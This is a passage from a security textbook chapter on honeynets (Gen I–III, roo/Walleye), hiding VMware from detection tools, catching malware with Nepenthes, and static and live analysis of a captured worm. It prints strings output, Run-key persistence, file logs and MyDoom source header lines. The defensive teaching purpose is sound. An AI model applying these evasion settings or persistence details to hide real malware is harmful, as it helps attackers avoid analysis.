High-interaction honeypots, on the other hand, are often actual virgin builds of operating systems with few to no patches and may be fully compromised by the attacker. High-interaction honeypots require a high level of supervision, as the attacker has full control over the honeypot and can do with it as he will. Often, high-interaction honeypots are used in a research role instead of a production role.

Types of Honeynets

As previously mentioned, honeynets are simply collections of honeypots. They normally offer a small network of vulnerable honeypots for the attacker to play with. Honeynet technology provides a set of tools to present systems to an attacker in a somewhat controlled environment so that the behavior and techniques of attackers can be studied.

Gen I Honeynets

In May 2000, Lance Spitzner set up a system in his bedroom. A week later the system was attacked and Lance recruited many of his friends to investigate the attack. The rest, as they say, is history and the concept of honeypots was born. Back then, Gen I Honeynets used routers to offer connection to the honeypots and offered little in the way of data collection or data control. Lance formed the organization honeynet.org that serves a vital role to this day by keeping an eye on attackers and "giving back" to the security industry this valuable information.

Gen II Honeynets


Gen II Honeynets were developed and a paper was released in June 2003 on the honeynet.org site. The key difference is the use of bridging technology to allow the honeynet to reside on the inside of an enterprise network, thereby attracting insider threats. Further, the bridge served as a kind of reverse firewall (called a "honeywall") that offered basic data collection and data control capabilities.

Gen III Honeynets

In 2005, Gen III Honeynets were developed by honeynet.org. The honeywall evolved into a product called roo and greatly enhanced the data collection and data control capabilities while providing a whole new level of data analysis through an interactive web interface called Walleye.


Architecture

The Gen III honeywall (roo) serves as the invisible front door of the honeynet. The bridge allows for data control and data collection from the honeywall itself. The honeynet can now be placed right next to production systems, on the same network segment as shown here:



Data Control

The honeywall provides data control by restricting outbound network traffic from the honeypots. Again, this is vital to mitigate risk posed by compromised honeypots attacking other systems. The purpose of data control is to balance the need for the compromised system to communicate with outside systems (to download additional tools or participate in a command-and-control IRC session) against the potential of the system to attack others. To accomplish data control, iptable (firewall) rate-limiting rules are used in conjunction with snort-inline (intrusion prevention system) to actively modify or block outgoing traffic.



Data Collection

The honeywall has several methods to collect data from the honeypots. The following information sources are forged together into a common format called hflow:

- Argus flow monitor
- Snort IDS
- P0f—passive OS detection
- Sebek defensive rootkit data from honeypots
- Pcap traffic capture

Data Analysis

The Walleye web interface offers an unprecedented level of querying of attack and forensic data. From the initial attack, to capturing keystrokes, to capturing zero-day exploits of unknown vulnerabilities, the Walleye interface places all of this information at your fingertips.

As can be seen in Figure 20-1, the interface is an analyst's dream. Although the author of this chapter served as the lead developer for roo, I think you will agree that this is "not your father's honeynet" and really deserves another look if you are familiar with Gen II technology.

There are many other new features of the roo Gen III Honeynet (too many to list here) and you are highly encouraged to visit the honeynet.org website for more details and white papers.





Figure 20-1 The Walleye web interface of the new roo

Thwarting VMware Detection Technologies

As for the attackers, they are constantly looking for ways to detect VMware and other virtualization technologies. As described in the references by Liston and Skoudis, there are several techniques used.

Tool	Method
redPill	Stored Interrupt Descriptor Table (SIDT) command retrieves the Interrupt Descriptor Table (IDT) address and analyzes the address to determine whether VMware is used.
Scoopy	Builds on SIDT/IDT trick of redPill by checking the Global Descriptor Table (GDT) and the Local Descriptor Table (LDT) address to verify the results of redPill.
Doo	Included with Scoopy tool, checks for clues in registry keys, drivers, and other differences between the VMware hardware and real hardware.
Jerry	Some of the normal x86 instruction set is overridden by VMware and slight differences can be detected by checking the expected result of normal instruction with the actual result.
VmDetect	VirtualPC introduces instructions to the x86 instruction set. VMware uses existing instructions that are privileged. VmDetect uses techniques to see if either of these situations exists. This is the most effective method and is shown next.



As Liston and Skoudis briefed in a SANS webcast and later published, there are some undocumented features in VMware that are quite effective at eliminating the most commonly used signatures of a virtual environment.

Place the following lines in the .vmx file of a halted virtual machine:

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
monitor_control.disable_btseg = "TRUE"
```

CAUTION Although these commands are quite effective at thwarting redPill, Scoopy, Jerry, VmDetect, and others, they will break some "comfort" functionality of the virtual machine such as the mouse, drag and drop, file sharing, clipboard, and so on. These settings are not documented by VMware—use at your own risk!

By loading a virtual machine with the preceding settings, you will thwart most tools like VmDetect.

References

Honeynet Organization www.honeynet.org/
Lance Spitzner, *Honeypots: Tracking Hackers* (Addison-Wesley Pub Co, 2002) www.tracking-hackers.com
Patch for VMware http://honeynet.rstack.org/tools/vmpatch.c
Good info on detecting honeypots www.securityfocus.com/infocus/1826


Virtual Machine Detection www.sans.org/webcasts/show.php?webcastid=90652
VmDetect tool www.codeproject.com/system/VmDetect.asp
VM Detection http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf

Catching Malware: Setting the Trap

In this section, we will set up a safe test environment and go about catching some malware. We will run VMware on our host machine and launch Nepenthes in a virtual Linux machine to catch some malware. To get traffic to our honeypot, we need to open our firewall or in my case, to set the IP of the honeypot as the DMZ host on my firewall.

VMware Host Setup

For this test, we will use VMware on our host and set our trap using this simple configuration:



CAUTION There is a small risk in running this setup; we are now trusting this honeypot within our network. Actually, we are trusting the Nepenthes program to not have any vulnerabilities that can allow the attacker to gain access to the underlying system. If this happens, the attacker can then attack the rest of our network. If you are uncomfortable with that risk, then set up a honeywall.

VMware Guest Setup

For our VMware guest we will use the security distribution of Linux called BackTrack, which can be found at www.remote-exploit.org. This build of Linux is rather secure and well maintained. What I like about this build is the fact that no services (except bootp) are started by default; therefore no dangerous ports are open to be attacked.

Using Nepenthes to Catch a Fly

You may download the latest Nepenthes software from http://nepenthes.mwcollect.org. The Nepenthes software requires the adns package, which can be found at www.chiark .greenend .org.uk/~ian/adns/.

To install Nepenthes on BackTrack, download those two packages and follow these steps:

NOTE As of the writing of this chapter, Nepenthes 0.2.0 and adns 1.2 are the latest versions.

```
BT sda1 # tar  -xf adns.tar.gz
BT sda1 # cd adns-1.2/
BT adns-1.2 # ./configure
BT adns-1.2 # make
BT adns-1.2 # make install
BT adns-1.2 # cd ..
BT sda1 # tar -xf nepenthes-0.2.0.tar.gz
BT sda1 # cd nepenthes-0.2.0/
BT nepenthes-0.2.0 # ./configure
BT nepenthes-0.2.0 # make
BT nepenthes-0.2.0 # make install
```

NOTE If you would like more detailed information about the incoming exploits and Nepenthes modules, turn on debugging mode by changing Nepenthes's configuration as follows: **./configure –enable-debug-logging**

Now that you have Nepenthes installed, you may tweak it by editing the nepenthes.conf file.

```
BT nepenthes-0.2.0 # vi /opt/nepenthes/etc/nepenthes/nepenthes.conf
```

Make the following changes: uncomment the submit-norman plug-in. This plug-in will e-mail any captured samples to the Norman Sandbox and the Nepenthes Sandbox (explained later).

```
// submission handler
"submitfile.so",         "submit-file.conf",         ""  // save to disk
  "submitnorman.so",       "submit-norman.conf",       ""
// "submitnepenthes.so",  "submit-nepenthes.conf",    ""  // send to download-
nepenthes
```

Now you need to add your e-mail address to the submit-norman.conf file:

```
BT nepenthes-0.2.0 # vi /opt/nepenthes/etc/nepenthes/submit-norman.conf
```

as follows:

```
submit-norman
{
        // this is the address where norman sandbox reports will be sent
        email   "youraddresshere@yourdomain.com";
```

```
        urls    ("http://sandbox.norman.no/live_4.html",
                 "http://luigi.informatik.uni-mannheim.de/submit.php?action=
verify");

};
```

Finally, you may start Nepenthes.

```
BT nepenthes-0.2.0 # cd /opt/nepenthes/bin
BT nepenthes-0.2.0 # ./nepenthes
...ASCII art truncated for brevity...
Nepenthes Version 0.2.0
Compiled on Linux/x86 at Dec 28 2006 19:57:35 with g++ 3.4.6
Started on BT running Linux/i686 release 2.6.18-rc5

[ info mgr ] Loaded Nepenthes Configuration from
/opt/nepenthes/etc/nepenthes/nepenthes.conf".
[ debug info fixme ] Submitting via http post to
http://sandbox.norman.no/live_4.html
[ info sc module ] Loading signatures from file
var/cache/nepenthes/signatures/shellcode-signatures.sc
[ crit mgr ] Compiled without support for capabilities, no way to run
capabilities
```

As you can see by the slick ASCII art, Nepenthes is open and waiting for malware. Now you wait. Depending on the openness of your ISP, this waiting period might take minutes to weeks. On my system, after a couple of days, I got this output from Nepenthes:

```
[ info mgr submit ] File 7e3b35c870d3bf23a395d72055bbba0f has type MS-DOS
executable PE  for MS Windows (GUI) Intel 80386 32-bit, UPX compressed
[ info fixme ] Submitted file 7e3b35c870d3bf23a395d72055bbba0f to sandbox
http://luigi.informatik.uni-mannheim.de/submit.php?action=verify
[ info fixme ] Submitted file 7e3b35c870d3bf23a395d72055bbba0f to sandbox
http://sandbox.norman.no/live_4.html
```

Initial Analysis of Malware


Once you catch a fly (malware), you may want to conduct some initial analysis to determine the basic characteristics of the malware. The tools used for malware analysis can basically be broken into two categories: static and live. The static analysis tools attempt to analyze a binary without actually executing the binary. Live analysis tools will study the behavior of a binary once it has been executed.

Static Analysis

There are many tools out there to do basic static malware analysis. You may download them from the references. We will cover some of the most important ones and perform static analysis on our newly captured malware binary file.

PEiD


The first thing you need to do with a foreign binary is determine what type of file it is. The PEiD tool is very useful in telling you if the file is a Windows binary and if the file is compressed, encrypted, or otherwise modified. The tool can identify 600 binary signatures. Many plug-ins have been developed to enhance its capability. We will use PEiD to look at our binary.



We have confirmed that the file is packed with UPX.

UPX

To unpack the file for further analysis, we use the UPX tool itself.



Now that the file is unpacked, we may continue with the analysis.

Strings

To view the ASCII strings in a file, run the **strings** command. Linux comes with the **strings** command; the Windows version can be downloaded from the reference.

```
C:\>strings.exe z:\7e3b35c870d3bf23a395d72055bbba0f >foo.txt
C:\>more foo.txt
<snip>
.text
.data
<snip>
```

```
InternetGetConnectedState
wininet.dll
USERPROFILE
%s%s
c:\
Gremlin
Soft%sic%sf%sind%ss%sr%sVe%so%sun
ware\M
<snip>
ww%sic%ss%s%so%c
<snip>
KERNEL32.DLL
ADVAPI32.dll
GetSystemTime
SetFileAttributesA
GetFileAttributesA
DeleteFileA
CopyFileA
CreateMutexA
GetLastError
<snip>
lstrlenA
Sleep
<snip>
ReadFile
CreateFileA
<snip>
RegOpenKeyExA
RegCloseKey
RegSetValueExA
wsprintfA
 !"#&(+,-./0123456789=>?@ABCDPQ
```

As we can see in the preceding, the binary makes several windows API calls for directories, files, registries, network calls, and so on. We are starting to learn the basic functions of the worm such as those marked in boldface:

- Network activity
- File activity (searching, deleting, and writing)
- Registry activity
- System time check and wait (sleep) for some period
- Set a mutex, ensuring that only one copy of the worm runs at a time

Reverse Engineering


The ultimate form of static analysis is reverse engineering; we will save that subject for the next chapter.

Live Analysis

We will now move into the live analysis phase. First, we will need to take some precautions.

Precautions

Since we are about to execute the binary on a live system, we need to ensure that we contain the virus to our test system and that we do not contribute to the malware problem by turning our test system into an infected scanner of the Internet. We will use our trusty VMware to contain the worm. After we upload the binary and all the tools we need to a virgin build of Windows XP, we make the following setting changes to contain the malware to the system:



As another precaution, it is recommended that you change the local network settings of the virtual guest operating system to some incorrect network. This precaution will protect your host system from becoming infected while allowing network activity to be monitored. Then again, you are running a firewall and virus protection on your host, right?

Repeatable Process

During the live analysis, you will be using the snapshot capability of VMware and repeating several tests over and over until you figure out the behavior of the binary. The following represents the live analysis process:


- Set up file, registry, and network monitoring tools (establish a baseline).
- Save a snapshot with VMware.
- Execute the suspect binary.
- Inspect the tools for system changes from the baseline.
- Interact with binary to fake DNS, e-mail, and IRC servers as required.
- Revert the snapshot and repeat the process.

For the rest of this section, we will describe common tools used in live analysis.


NOTE We had to place an .exe file extension on the binary to execute it.

Regshot

Before executing the binary, we will take a snapshot of the registry with Regshot.



After executing the binary, we will take the second snapshot by clicking the 2nd shot button and then compare the two snapshots by clicking the cOmpare button. When the analysis was complete, we got results like this:



registry.txt - Notepad
File Edit Format View Help
Values added:1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Gremlin: "C:\WINDOWS\System32\intrenat.exe"
Values modified:14
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 8E 58 3D C7 BB 00 5A 05 4B F7 BF 3D 6B EF 50 8F
23 28 60 14 DB 6D AB D3 64 D4 AD 92 0C 01 58 B2 BF C2 B0 D8 36 86 FE 25 C6 F8 15 D1 86 23 CE 49
A2 C4 84 02 B5 7A 65 FF CA 91 63 E3 77 65 89 56 03 AA 39 66 4F 77 6B F4 C9 5D 4A 97 AB 90 D9 28
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: C7 6A BF 40 ED EA CD C6 19 C0 A9 C3 0B F6 D9 69
DB D5 22 F0 41 94 84 C2 7F B6 4E 2E 2A 21 7C 70 69 DC C8 55 39 8F E6 3D C1 A3 86 AF A8 13 10 31
34 4C FA 40 D7 55 BF DB 28 1B 0D DA DA C3 10 96 57 13 B9 32 E8 0A 1A 2B 9A 77 50 94 A7 27 30 84
HKU\S-1-5-21-602162358-1788223648-839522115-1004
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings:
3C 00 00 00 34 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

From this output, we can see that the binary will place an entry in the registry HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\.

The key name Gremlin points to the file C:\WINDOWS\System32\intrenat.exe. This is a method of ensuring the malware will survive reboots because everything in that registry location will be run automatically on reboots.

FileMon

The FileMon program is very useful in finding changes to the file system. Additionally, any searches performed by the binary will be detected and recorded. This tool is rather noisy and picks up hundreds of file changes by a seemingly idle Windows system. Therefore be sure to clear the tool prior to executing the binary, and "stop capture" about 10 seconds after launching the tool. Once you find the malware process in the logs, you may filter on that process to cut out the noise. In our case, after running the binary and scrolling through the logs, we see two files written to the hard drive: intrenat.exe and sync-src-1.00.tbz.


File Monitor - Sysinternals: www.sysinternals.com
File Edit Options Volumes Help
Time Process Request Path Result Other
2324 3:12:40 PM 7e3b35c8... WRITE C:\WINDOWS\System32\intrenat.exe SUCCESS Offset: 0 Length: 43008
2325 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\System32\intrenat.exe SUCCESS FileBasicInformation
2326 3:12:40 PM winlogon.e... DIRECTORY C:\WINDOWS\system32 SUCCESS Change Notify
2327 3:12:40 PM 7e3b35c8... CLOSE C:\Documents and Settings\Student\D... SUCCESS
2328 3:12:40 PM 7e3b35c8... CLOSE C:\WINDOWS\System32\intrenat.exe SUCCESS
2329 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\system32\config\softw... SUCCESS Length: 8192
2330 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\system32\config\softw... SUCCESS Length: 8192
2331 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\system32\config\softw... SUCCESS Length: 16384
2332 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\system32\config\softw... SUCCESS Length: 20480
2333 3:12:40 PM 7e3b35c8... SET INFORMATION C:\WINDOWS\system32\config\softw... SUCCESS Length: 24576
2334 3:12:40 PM 7e3b35c8... CREATE C:\sync-src-1.00.tbz SUCCESS Options: OverwriteIf Acc

The number of file changes that a single binary can make in seconds can be overwhelming. To assist with the analysis, we will save the output to a flat text file and parse through it manually.

By searching for the CREATE tag, we were able to see even more placements of the file sync-src-1.00.tbz.

```
2334  3:12:40 PM  7e3b35c870d3bf2:276    CREATE C:\sync-src-1.00.tbz
SUCCESS
      Options: OverwriteIf  Access: All
2338  3:12:41 PM  7e3b35c870d3bf2:276    CREATE C:\WINDOWS\sync-src-1.00.tbz
      SUCCESS     Options: OverwriteIf  Access: All
2344  3:12:41 PM  7e3b35c870d3bf2:276    CREATE C:\WINDOWS\System32\sync-src-
1.00.tbz    SUCCESS     Options: OverwriteIf  Access: All
2351  3:12:41 PM  7e3b35c870d3bf2:276    CREATE
      C:\DOCUME~1\Student\LOCALS~1\Temp\sync-src-1.00.tbz  SUCCESS
Options: OverwriteIf  Access: All
2355  3:12:41 PM  7e3b35c870d3bf2:276    CREATE C:\Documents and
Settings\Student\sync-src-1.00.tbz SUCCESS      Options: OverwriteIf  Access:
All
```

What is the sync-src-1.00.tbz file and why is it being copied to several directories? After further inspection, it appears to be source code for some program. Hmm, that is suspicious; why would the attacker want that source code placed all over the system, particularly in user profile locations?

Taking a look in that archive, we find inside the main.c file the following string: "sync.c, v 0.1 2004/01." A quick check of Google reveals that these files are the source code for the MyDoom virus.


#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"
#include "xproxy/xproxy.inc"
const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";
[Full-Disclosure] Nice String in MyDoom/Novarg
-----BEGIN PGP SIGNED MESSAGE----- Hash: SHA1 On Wednesday 28 January 2004 19:46,
Helmut Hauser wrote: > (sync.c,v 0.1 2004/01/xx xx:xx:xx andy) It's an CVS ...
lists.grok.org.uk/pipermail/full-disclosure/2004-January/016339.html - 4k -
Cached - Similar pages

You can also see in the source code an **include** of the massmail.h library. Since we don't see any e-mail messaging API calls, it appears that our binary is not compiled from the source; instead it contains the source as a payload.


That's really odd. Perhaps the attacker is trying to ensure that he is not the only one with the source code of this MyDoom virus. Perhaps he thinks that by distributing it with this second worm, it will make it harder for law enforcement agencies to trace the code back to him.

Process Explorer


The Process Explorer tool is very useful in examining running processes. By using this tool, we can see if our process spawns other processes. In this case, it does not. However, we do see multiple threads, which probably are used for network access, registry access, or file access.


Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Handle Users Help
Process PID CPU Description Company Name
cmd.exe 192 Windows Comma... Microsoft Corporation
mspaint.exe 1664 Paint Microsoft Corporation
7e3b35c870d3bf23a395d72055bbba... 1456
procexp.exe 2960 7.04 Sysinternals Proc... Sysinternals
Type Name
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2108
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2112
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2116
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2120
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2124
Thread 7e3b35c870d3bf23a395d72055bbba0f.exe(1456): 2128
CPU Usage: 9.86% Commit Charge: 17.14% Processes: 21

Another great feature of this tool is process properties, which include a list of network sockets.

